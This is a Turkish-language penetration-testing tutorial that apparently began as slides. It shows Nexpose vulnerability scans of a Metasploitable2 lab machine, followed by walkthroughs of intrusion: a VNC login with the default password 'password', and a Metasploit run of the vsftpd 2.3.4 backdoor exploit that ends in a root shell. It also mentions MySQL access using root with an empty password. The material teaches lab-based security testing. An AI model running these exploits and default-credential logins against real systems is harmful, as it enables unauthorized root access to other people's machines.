1 Assets Dosya Seç Dosya seçilmedi

192.168.237.129 ✕ Enter name, address, or range.

0 Asset Groups

Enter an asset group name.

### EXCLUDE 0 assets

0 Assets Dosya Seç Dosya seçilmedi

Enter name, address, or range.

0 Asset Groups

Enter an asset group name.

# Hacker 101 : Nexpose

## Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY

ASSETS

AUTHENTICATION

TEMPLATES

ENGINES

ALERTS

SCHEDULE

SELECT SCAN TEMPLATE

Selected Scan Template: Full audit without Web Spider

Scan Templates		Filter...		
Name ^	Asset Discovery	Service Discovery	Checks	Source
<input type="radio"/> Denial of service	ICMP, TCP, UDP	Default TCP, Default ...	Custom	🔒
<input type="radio"/> Discovery Scan	ICMP, TCP, UDP	Custom TCP, Custom...	Disabled	🔒
<input type="radio"/> Discovery Scan - Aggressive	ICMP, TCP, UDP	Custom TCP, Custom...	Disabled	🔒
<input type="radio"/> Exhaustive	ICMP, TCP, UDP	Full TCP, Default UDP	Safe Only	🔒
<input type="radio"/> Full audit	ICMP, TCP, UDP	Default TCP, Default ...	Custom	🔒
<input type="radio"/> Full audit enhanced logging without Web Spider	ICMP, TCP, UDP	Default TCP, Default ...	Custom	🔒
<input checked="" type="radio"/> Full audit without Web Spider	ICMP, TCP, UDP	Default TCP, Default ...	Custom	🔒
<input type="radio"/> HIPAA compliance	ICMP, TCP, UDP	Default TCP, Default ...	Safe Only	🔒
<input type="radio"/> Internet DMZ audit	Disabled	Default TCP	Custom	🔒
<input type="radio"/> Linux RPMs	ICMP, TCP, UDP	Custom TCP	Custom	🔒

# Hacker 101 : Nexpose

The screenshot displays the 'Site Configuration' page in the Nexpose interface. The top navigation bar includes the 'nexpose' logo, a 'community' link, a 'Create' dropdown, and user profile information for 'ahmet'. The main content area features a horizontal menu with tabs for 'INFO & SECURITY', 'ASSETS', 'AUTHENTICATION', 'TEMPLATES', 'ENGINES', 'ALERTS', and 'SCHEDULE'. The 'ENGINES' tab is currently selected. Below the menu, a 'SELECT SCAN ENGINE' section contains a configuration area with a 'Scan each asset with:' label and two radio button options: 'Engine selected below' (which is selected) and 'Engine most recently used for that asset'. Below this, it states 'Selected Scan Engine: Local scan engine'. A table titled 'Scan Engines & Pools' is shown with a search filter. The table lists two engines: 'Local scan engine' (Active) and 'Rapid7 Hosted Scan Engine' (Unknown).

nexpose community Create

ahmet

## Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

SELECT SCAN ENGINE

Scan each asset with: ?

Engine selected below  Engine most recently used for that asset

Selected Scan Engine: Local scan engine

Scan Engines & Pools		Filter...
Name	Status	
Scan Engines (2)		
<input checked="" type="radio"/> Local scan engine	Active	
<input type="radio"/> Rapid7 Hosted Scan Engine	Unknown	

# Hacker 101 : Nexpose

Tarama | View all sites

ADDRESSES	192.168.237.129	OS	Ubuntu Linux 8.04
HARDWARE	00:0C:29:FA:DD:2A	CPE	cpe:/o:canonical:ubuntu_linux:8.04::its
ALIASES	METASPLOITABLE, metasploitable.localdomain, metasploitable	LAST SCAN	Jul 22, 2016 5:52:19 AM (4 hours ago)
HOST TYPE	Guest	NEXT SCAN	Not set
SITE	Tarama		

RISK SCORE

ORIGINAL  
179,919

CONTEXT-DRIVEN  
179,919

USER-ADDED TAGS

CUSTOM TAGS  
None

OWNERS  
None

LOCATIONS  
None

CRITICALITY  
None



Add tags

SCAN ASSET NOW

CREATE ASSET REPORT

DELETE ASSET

SEND LOG

TRENDS Risk Over Time



Risk Score

179,919,078125

22.07.2016  
Risk score: 179,919

# Hacker 101 : Nexpose

nexpose<sup>community</sup> Create

ahmet

## VULNERABILITIES

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	ISC BIND: inet_network() off-by-one buffer overflow (CVE-2008-0122)			10	864	Tue Jan 15 2008	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba NDR Parsing Heap Overflow Vulnerability			10	871	Mon May 14 2007	Fri May 27 2016	Critical	2	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4602			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4603			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4600			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4601			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4599			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2016-2554			10	648	Mon May 16 2016	Fri Jun 03 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-5589			10	648	Mon May 16 2016	Fri Jun 03 2016	Critical	1	Exclude
<input type="checkbox"/>	Obsolete Version of Ubuntu			10	768	Mon May 06 2013	Mon Oct 05 2015	Critical	1	Exclude

Showing 1 to 10 of 420 [Export to CSV](#) Rows per page: 10 of 42

# Hacker 101 : Nexpose

Community navigation: nexpose community, Create, user profile (ahmet), search, notifications, help.

## EXPLOITS

Exploit	Source Link	Description
Samba "username map script" Command Execution	<a href="#">Metasploit Module</a>	This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!
Tomcat Application Manager Login Utility	<a href="#">Metasploit Module</a>	This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.
Samba lsa_io_trans_names Heap Overflow	<a href="#">Metasploit Module</a>	This module triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the TALLOK chunk overwrite method (credit Ramon and Adriano), which only works with Samba versions 3.0.21-3.0.24. Additionally, this module will not work when the Samba "log level" parameter is higher than "2".
rsh Authentication Scanner	<a href="#">Metasploit Module</a>	This module will test a shell (rsh) service on a range of machines and report successful logins. NOTE: This module requires access to bind to privileged ports (below 1024).
MySQL yaSSL SSL Hello Message Buffer Overflow	<a href="#">Metasploit Module</a>	This module exploits a stack buffer overflow in the yaSSL (1.7.5 and earlier) implementation bundled with MySQL <= 6.0. By sending a specially crafted Hello packet, an attacker may be able to execute arbitrary code.
DNS BailiWicked Host Attack	<a href="#">Metasploit Module</a>	This exploit attacks a fairly ubiquitous flaw in DNS implementations which Dan Kaminsky found and disclosed ~Jul 2008. This exploit caches a single malicious host entry into the target nameserver by sending random hostname queries to the target DNS server coupled with spoofed replies to those queries from the authoritative nameservers for that domain. Eventually, a guessed ID will match, the spoofed packet will get accepted, and due to the additional hostname entry being within bailiwick constraints of the original request the malicious host entry will get cached.
MySQL yaSSL CertDecoder::GetName Buffer Overflow	<a href="#">Metasploit Module</a>	This module exploits a stack buffer overflow in the yaSSL (1.9.8 and earlier) implementation bundled with MySQL. By sending a specially crafted client certificate, an attacker can execute arbitrary code. This vulnerability is present within the CertDecoder::GetName function inside "taocrypt/src/asn.cpp". However, the stack buffer that is written to exists within a parent function's stack frame. NOTE: This vulnerability requires a non-default configuration. First, the attacker must be able to pass the host-based authentication. Next, the server must be configured to listen on an accessible network interface. Lastly, the server must have been manually configured to use SSL. The binary from version 5.0-m2 was built with /GS and /SafeSEH. During testing on Windows XP SP3, these protections successfully prevented exploitation. Testing was also done with mysql on Ubuntu 9.04. Although the vulnerable code is present, both version 5.0-m2 built from source and version 5.0.75 from a binary package were not exploitable due to the use of the compiler's FORTIFY feature. Although suse11 was mentioned in the original blog post, the binary package they provide does not contain yaSSL or support SSL.
Apache Tomcat Manager Authenticated Upload Code Execution	<a href="#">Metasploit Module</a>	This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example you must select the Windows target to use a native Windows payload.

# Hacker 101 : Nexpose

## SCAN HISTORY

Scan ▾	Address	Name	Operating System	Site	Vulnerabilities	Scan Duration	Scan Engine
Jul 22nd, 2016	192.168.237.129	METASPLOITABLE	Ubuntu Linux 8.04	Tarama	420	6 hours, 29 minutes	Local scan engine

Showing 1 to 1 of 1

 Export to CSV

Rows per page: 10 ▾ ⏪ ⏩ 1 of 1 ⏪ ⏩

## INSTALLED SOFTWARE

Software ▾	CPE
Player	

## SERVICES

Service Name	Product	Port ▲	Protocol	Vulnerabilities	Users	Groups
FTP	vsFTPd 2.3.4	21	TCP	3	0	0
SSH	OpenSSH 4.7p1	22	TCP	2	0	0
Telnet		23	TCP	1	0	0
SMTP	Postfix	25	TCP	0	0	0
DNS	BIND 9.4.2	53	UDP	20	0	0
DNS	BIND 9.4.2	53	TCP	19	0	0
HTTP	HTTPD 2.2.8	80	TCP	217	0	0
portmapper		111	UDP	0	0	0



# Hacker 101 : Nexpose

The screenshot displays the Nexpose Community web interface. At the top, the navigation bar includes the 'nexpose' logo, a 'community' link, a 'Create' dropdown menu, and user profile information for 'ahmet'. The main content area is divided into two sections: 'USERS AND GROUPS' and 'DATABASES'. The 'USERS AND GROUPS' section features a table with a 'Name' header and a list of ten entries, with 'Network Service' highlighted in light blue. The 'DATABASES' section features a table with a 'Database Name' header and a list of four entries: 'dwa', 'information\_schema', 'metasploit', and 'mysql'. A footer element shows 'Showing 1 to 10 of 95' and a pagination control set to 'Rows per page: 10' with page '1' of '10'.

**USERS AND GROUPS**

Name
Everyone
Network Service
Proxy
Batch
ServerLogon
Authenticated Users
Dialup
Terminal Server User
Remote Interactive Logon
This Organization

Showing 1 to 10 of 95

Rows per page: 10 1 of 10

**DATABASES**

Database Name
dwa
information_schema
metasploit
mysql



# Hacker 101 : Nexpose

Nexpose Taramasının nasıl yapılacağını ve sonuçlarını görmüş olduk. Portlar üzerinde çalışan servisler, veritabanları, kullanıcılar barındırdığı açıklıklar ve bunların metasploit üzerinde bulunan modüllerine kadar tüm her şeyi getirdiğini gördük. Bundan sonrası hedef sistem üzerinde bulunan açıklıkları doğrulamak olan açıkları denemek ve sisteme sızmaya çalışmaktır. Bu kısımdan sonra artık Lab ortamımızda uygulamalı olarak sızma işlemi gerçekleştireceğimiz bir sisteme sızmadaki hedef o sistemde yetkili kullanıcı olup her şeye erişim sağlamaktır. Bu örnek makine linux olduğu için hedefimiz **root** olmaktadır.

# Sızma Testi Örnekleri (Metasploitable2)

Bu nexpose çıktısında VNC nin şifresinin password olduğunu söylemektedir.

← → ↻ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose Create ? 🔔 🔍 👤 ahmet

Exposures: 🚫 Susceptible to malware attacks 🔗 Metasploit-exploitable 🚫 Validated with Metasploit 🔗 Exploit published 🚫 Validated with published exploit


EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title	<span style="color: red;">🚫</span>	<span style="color: blue;">🔗</span>	CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	<u>VNC password is "password"</u>			10	990	Fri Jan 01 1999	Tue Dec 03 2013	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	Shell Backdoor Service			10	919	Thu Jan 01 1970	Tue Jul 29 2014	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	MySQL Obsolete Version			10	869	Wed Jul 25 2007	Thu Jul 10 2014	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	Obsolete Version of PHP			10	869	Wed Jul 25 2007	Tue Jul 12 2016	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0061)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0063)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0062)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.6			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.8		<span style="color: blue;">🔗</span>	10	861	Mon May 05 2008	Mon May 30 2016	Critical	1	<span style="color: red;">🚫</span> Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-2051			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	<span style="color: red;">🚫</span> Exclude

Showing 1 to 10 of 420 📄 Export to CSV Rows per page: 10 ⏪ ⏩ 1 of 42 ▶

# Sızma Testi Örnekleri (Metasploitable2)

Terminale **vncviewer 192.168.237.129** yazıp şifreyide **password** olarak girip sisteme giriş yapabiliriz.



```
[root:~/Desktop]# vncviewer 192.168.237.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16

root@metasploitable: /
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# ps
  PID TTY          TIME CMD
 5226 pts/0    00:00:00 bash
 5301 pts/0    00:00:00 ps
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

# Sızma Testi Örnekleri (Metasploitable2)

Port taramasında 21.portta FTP vsftpd 2.3.4 sürümünün çalışmakta olduğu görünmekte. Bunu google araması ile yada Nmap scriptleri ile bir backdoor exploitinin olduğunu görmekteyiz. Metasploit ile sisteme sızabilmekteyiz.

```
[root:~/Desktop]# nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:56 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00018s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: OSVDB:73573 CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://osvdb.org/73573
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

# Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgresql; msfdb start; msfconsole ""
http://metasploit.pro

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

msf > search vsft

Matching Modules
=====
Name                               Disclosure Date  Rank    Description
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options


Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOST     yes              yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) >
```



The screenshot shows a Metasploit console session on a Kali Linux system. The user has started the console and searched for modules related to 'vsft'. The search results show a single module: 'exploit/unix/ftp/vsftpd\_234\_backdoor' with a disclosure date of 2011-07-03 and a rank of 'excellent'. The user has selected this module and displayed its options, which include 'RHOST' (required, yes) and 'RPORT' (21, required, yes). The target is identified as 'Automatic'.

# Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgres...
root 14:31, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.237.129  yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.237.128:46275 -> 192.168.237.129:6200) at 2016-07-26 14:30:52 -0400

whoami
root
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root    1   0.0  0.3   2844   1696 ?        Ss   13:36   0:01 /sbin/init
root    2   0.0  0.0     0     0 ?        S<   13:36   0:00 [kthreadd]
root    3   0.0  0.0     0     0 ?        S<   13:36   0:00 [migration/0]
root    4   0.0  0.0     0     0 ?        S<   13:36   0:00 [ksoftirqd/0]
root    5   0.0  0.0     0     0 ?        S<   13:36   0:00 [watchdog/0]
root    6   0.0  0.0     0     0 ?        S<   13:36   0:00 [events/0]
root    7   0.0  0.0     0     0 ?        S<   13:36   0:00 [khelper]
root   41   0.0  0.0     0     0 ?        S<   13:36   0:00 [kblockd/0]
root   68   0.0  0.0     0     0 ?        S<   13:36   0:00 [kseriod]
root  187   0.0  0.0     0     0 ?        S   13:36   0:00 [pdflush]
root  188   0.0  0.0     0     0 ?        S   13:36   0:00 [pdflush]
root  189   0.0  0.0     0     0 ?        S<   13:36   0:00 [kswapd0]
root  230   0.0  0.0     0     0 ?        S<   13:36   0:00 [aio/0]
```

# Sızma Testi Örnekleri (Metasploitable2)

Yine Nexpose tarama sonucunda bize MySQL veritabanında default kullanıcı adı root ve boş şifre kullanıldığını söylemektedir. Kullanıcı adı ve şifresi bilinen bir veritabanına sızmak için birden fazla senaryo düşülebilir. Biz metasploit auxiliary modülü kullanarak veritabanı sorgusu çalıştıracamız. Örnek bir SQL sorgusu çalıştıracamız farklı bir çok SQL sorgusu çalıştırabiliriz.



# Sızma Testi Örnekleri (Metasploitable2)

← → ↻ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose<sup>®</sup> Create

ahmet

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	VMware Player: VMware host memory overwrite vulnerability (function pointers) (VMSA-2012-0009) (CVE-2012-1517)			9	596	Fri May 04 2012	Thu Feb 13 2014	Critical	1	Exclude
<input type="checkbox"/>	VMware Player: VMware host memory overwrite vulnerability (data pointers) (VMSA-2012-0009) (CVE-2012-1516)			9	596	Fri May 04 2012	Mon Sep 29 2014	Critical	1	Exclude
<input type="checkbox"/>	VMware Player: VMware SCSI device unchecked memory write (VMSA-2012-0009) (CVE-2012-2450)			9	596	Fri May 04 2012	Mon Sep 29 2014	Critical	1	Exclude
<input type="checkbox"/>	Obsolete ISC BIND installation			9.3	807	Wed Jul 25 2007	Thu Aug 14 2014	Critical	2	Exclude
<input type="checkbox"/>	Samba 'reply_netbios_packet' Nmbd Buffer Overflow			9.3	800	Thu Nov 15 2007	Fri Feb 13 2015	Critical	2	Exclude
